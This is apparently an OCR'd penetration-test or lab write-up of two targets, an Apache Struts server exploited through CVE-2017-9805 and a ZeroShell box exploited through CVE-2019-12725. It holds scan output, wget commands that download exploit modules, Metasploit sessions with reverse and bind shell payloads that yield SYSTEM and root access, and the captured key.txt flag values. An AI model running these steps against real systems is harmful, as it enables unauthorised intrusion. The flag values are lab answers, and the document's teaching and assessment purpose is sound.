
https://nvd.nist.gov/vuln/detail/CVE-2017-9805
https://struts.apache.org/docs/s2-052.html
https://lgtm.com/blog/apache_struts_CVE-2017-9805_announcement
https://github.com/mbechler/marshalsec

EXPLOIT DESCRIPTION


Apache Struts versions 2.1.2 - 2.3.33 and Struts 2.5 - Struts 2.5.12, using the REST plugin, are vulnerable to a Java deserialization attack in the XStream library.

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover HTTP ports 8080, 2869, 10243 ; SMB ports 135, 139, and 445 & additional ports that may be of interest.



A more in-depth look at open ports.


```
nmap -A 10.15.1.109
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.15.1.109
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 15:34 EDT
Nmap scan report for 10.15.1.109
Host is up (0.15s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
| http-robots.txt: 4 disallowed entries
|_/docs /examples /manager /struts2-rest-showcase
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.0.47
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49165/tcp open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_clock-skew: 24d17h16m23s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-11-11T12:52:57
|_  start_date: 2021-11-10T04:19:22

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 215.80 seconds
```

Run Nikto on HTTP port 8080. Observe /struts2-rest-showcase/ as a potential vulnerability. This is also seen by navigating to HTTP://10.15.1.109:8080/struts-rest-showcase/ in the web browser.

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 10.15.1.109 -port 8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.109
+ Target Hostname:    10.15.1.109
+ Target Port:        8080
+ Start Time:         2021-10-17 15:37:04 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/docs/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/examples/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/manager/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Entry '/struts2-rest-showcase/' in robots.txt returned a non-forbidden or redirect HTTP code (303)
+ "robots.txt" contains 4 entries which should be manually viewed.
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
```



Orders

ID	Client	Amount	Actions
3	Bob	33	View Edit Delete
4	Sarah	44	View Edit Delete
5	Jim	66	View Edit Delete

Create a new order


Search for potential struts2 exploits; the desired exploit is not found.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit struts2
------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                                  |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------------------
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection                                                                              | multiple/webapps/44583.txt
Struts2/XWork < 2.2.0 - Remote Command Execution                                                                                                | multiple/remote/14360.txt
------------------------------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Install the desired exploit:

```
$ mkdir -p .msf4/modules/exploits
$ cd .msf4/modules/exploits
$ wget https://raw.githubusercontent.com/wvu-r7/metasploit-framework/2dfb1d4b5c4bfb05eef6dc45211c61466dd928a6/modules/exploits/multi/http/struts2_rest_xstream.rb
```

Search for the desired struts2 exploit again in Metasploit. Find exploit/multi/http/struts2_rest_xstream



Observe the rank of "Excellent", showing that this exploit is likely to work.

Potential exploit described here: https://www.infopercept.com/Apache-Struts2-Code-Execution-Exploit & https://medium.com/@t0pazg3m/pentester-lab-s2-052-vulnhub-vm-write-up-596732515819.

Develop Exploit using Metasploit exploiting the multi/http/struts2_rest_xstream vulnerability discovered.

```
# msfconsole
msf6 > use exploit/multi/http/struts2_rest_xstream
msf6 exploit(multi/http/struts2_rest_xstream) > set LHOST 172.16.5.3
msf6 exploit(multi/http/struts2_rest_xstream) > set RHOST 10.15.1.109
msf6 exploit(multi/http/struts2_rest_xstream) > set payload 8
msf6 exploit(multi/http/struts2_rest_xstream) > set target 1
msf6 exploit(multi/http/struts2_rest_xstream) > set TARGETURI /struts2-rest-showcase/orders/3
msf6 exploit(multi/http/struts2_rest_xstream) > show options
Module options (exploit/multi/http/struts2_rest_xstream):
   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   Proxies                                     no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS     10.15.1.109                      yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
   RPORT      8080                             yes       The target port (TCP)
   SRVHOST    0.0.0.0                          yes       The local host or network interface to
listen on. This must be an address on the local machine or 0.0.0.0 to
                                                         listen on all addresses.
   SRVPORT    8080                             yes       The local port to listen on.
   SSL        false                            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                     no        Path to a custom SSL certificate (default
is randomly generated)
   TARGETURI  /struts2-rest-showcase/orders/3  yes       Path to Struts action
   URIPATH                                     no        The URI to use for this exploit (default
is random)
   VHOST                                       no        HTTP server virtual host
Payload options (cmd/windows/powershell_bind_tcp):
   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   LOAD_MODULES                   no        A list of powershell modules separated by a comma to
download over the web
```

```
   LPORT         4444             yes       The listen port
   RHOST         10.15.1.109      no        The target address
Exploit target:
   Id  Name
   --  ----
   1   Windows (In-Memory)

msf6 exploit(multi/http/struts2_rest_xstream) > run
```

Verify privilege.

```
PS C:\Users\Administrator\Desktop> whoami
nt authority\system
```

The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Launch shell and verify IP address of target box.

```
PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::dc2c:3[illegible]:2665:8231%11
   IPv4 Address. . . . . . . . . . . : 10.15.1.109
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.15.1.1

Tunnel adapter isatap.{7A3463A6-2736-4137-9794-3121AE8FAC7B}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt
```

```
PS C:\Users\Administrator\Desktop> type C:\Users\Administrator\Desktop\key.txt
6f7rlecj04by2lvx28ao
```

key.txt

6f7rlecj04by2lvx28ao

---

5. Zero [B] | 10.15.1.60

Introduction

Tasked to conduct an assessment on 10.15.1.60. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Zeroshell 3.9.0 Remote Command Execution vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Linux zeroshell 4.14.29-ZS
Open ports: HTTP [80], HTTPS [443], SSH [22], DNS [53], and Kerberos [749].

- Vulnerable to Zeroshell 3.9.0 Remote Command Execution vulnerability.

CVE IDs: CVE-2019-12725

Metasploit exploit: exploit/linux/http/49096 (from https://www.exploit-db.com/exploits/49096)

Contents of key.txt: usm8fx3c0f0vsxko3glx

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://nvd.nist.gov/vuln/detail/CVE-2019-12725
https://www.tarlogic.com/advisories/zeroshell-rce-root.txt
https://github.com/X-C3LL/PoC-CVEs/blob/master/CVE-2019-12725/ZeroShell-RCE-EoP.py

EXPLOIT DESCRIPTION

This module exploits an unauthenticated command injection vulnerability found in ZeroShell 3.9.0 in the "/cgi bin/kerbynet" url. As sudo is configured to execute /bin/tar without a password (NOPASSWD) it is possible to run root commands using the "checkpoint" tar options.

Attack Narrative

Begin from the local machine.

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: [redacted]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP port 80; HTTPS port 443; SSH port 22; DNS port 53; and Kerberos port 749.

```
┌──(root💀kali)-[~]
└─# nmap 10.15.1.60
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 18:06 EDT
Nmap scan report for 10.15.1.60
Host is up (0.50s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
749/tcp open  kerberos-adm

Nmap done: 1 IP address (1 host up) scanned in 3.42 seconds
```


A more in-depth look at open ports. Note Apache ZeroShell in use.

```
nmap -A 10.15.1.60
```

```
┌──(root💀kali)-[~]
└─# nmap -A 10.15.1.60
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 18:06 EDT
Nmap scan report for 10.15.1.60
Host is up (0.22s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 ea:19:78:6e:a9:6f:d7:28:1d:c4:df:18:ff:91:59:50 (RSA)
|   256 09:9a:21:87:b9:4e:f9:28:c1:86:9a:c0:57:69:14:af (ECDSA)
|_  256 73:2a:b7:0f:e3:3e:4e:7b:ce:7d:fe:be:6c:d1:3b:c3 (ED25519)
53/tcp  open  domain   ISC BIND
80/tcp  open  http     Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to https://10.15.1.60:443/
443/tcp open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: ZeroShell
| ssl-cert: Subject: commonName=zeroshell
| Subject Alternative Name: DNS:zeroshell, IP Address:192.168.6.101
| Not valid before: 2021-05-26T13:53:04
|_Not valid after:  2023-05-26T13:53:04
|_ssl-date: TLS randomness does not represent time
```


```
749/tcp open  rpcbind
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=10/17%OT=22%CT=1%CU=41155%PV=Y%DS=2%DC=I%G=Y%TM=616C9E
OS:B1%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10D%TI=Z%II=I%TS=A)OPS(O1=M
OS:5B4ST11NW5%O2=M5B4ST11NW5%O3=M5B4NNT11NW5%O4=M5B4ST11NW5%O5=M5B4ST11NW5%
OS:O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%
OS:DF=Y%T=40%W=7210%O=M5B4NNSNW5%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=
OS:0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
OS:T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%
OS:RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

TRACEROUTE
HOP RTT       ADDRESS
1   215.13 ms 10.15.1.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.64 seconds
```

Run Nikto on HTTP port 80. Observe nothing of particular interest.




```
┌──(root💀kali)-[~]
└─# nikto -h 10.15.1.60
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.60
+ Target Hostname:    10.15.1.60
+ Target Port:        80
+ Start Time:         2021-10-17 18:14:29 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://10.15.1.60:443/
```

Navigate to 10.15.1.60 webserver. Observe ZeroShell Net Service in use which may prove to be exploitable.



Search for the potential ZeroShell exploit.




```
┌──(root💀kali)-[~]
└─# searchsploit zeroshell
-------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                  |  Path
-------------------------------------------------------------------------------- ---------------------------
ZeroShell 'cgi-bin/kerbynet' - Local File Disclosure                            | linux/webapps/28558.txt
ZeroShell 1.0beta11 - Remote Code Execution                                     | hardware/remote/8023.txt
Zeroshell 3.6.0/3.7.0 Net Services - Remote Code Execution                      | linux/webapps/41040.txt
ZeroShell 3.9.0 - 'cgi-bin/kerbynet' Remote Root Command Injection (Metasploit) | linux/webapps/49096.rb
-------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Potential ZeroShell exploits exist, including one in Metasploit.

Add the desired exploit module to Metasploit.

```
$ cd /usr/share/metasploit-framework/modules/exploits/linux/http
$ sudo wget https://www.exploit-db.com/download/49096 -O 49096.rb

msf6 > reload_all
```

Search for ZeroShell exploit in Metasploit. Find exploit/linux/http/49096.



Develop Exploit using Metasploit exploiting the /linux/http/49096 vulnerability discovered.

```
# msfconsole
msf6 > use exploit/linux/http/49096
msf6 exploit(unix/linux/http/49096) > set LHOST 172.16.5.3
msf6 exploit(unix/linux/http/49096) > set RHOST 10.15.1.60
msf6 exploit(unix/linux/http/49096) > show options

Module options (exploit/linux/http/49096):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.15.1.60       yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
   RPORT    443              yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must
be an address on the local machine or 0.0.0.0 to listen on all add
                                       resses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      true             yes       Use SSL
   SSLCert                   no        Path to a custom SSL certificate (default is randomly
generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host
Payload options (linux/x86/meterpreter/reverse_tcp):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.5.3       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
Exploit target:
   Id  Name
   --  ----
   0   Zeroshell 3.9.0 (x86)

msf6 exploit(unix/linux/http/49096) > run
```

Verify root privilege.

```
whoami
root
```

The exploit was executed successfully and we received a Meterpreter session with root privileges on the target.

Launch shell and verify IP address of target box.

```
ifconfig
ETH00     Link encap:Ethernet  HWaddr 00:50:56:A9:FA:B6
          inet6 addr: fe80::250:56ff:fea9:fab6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:377119 errors:0 dropped:260 overruns:0 frame:0
          TX packets:623470 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:75020257 (71.5 Mb)  TX bytes:65138705 (62.1 Mb)

ETH00:00  Link encap:Ethernet  HWaddr 00:50:56:A9:FA:B6
          inet addr:10.15.1.60  Bcast:10.15.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

VPN99     Link encap:Ethernet  HWaddr 1E:CB:DD:F1:07:82
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
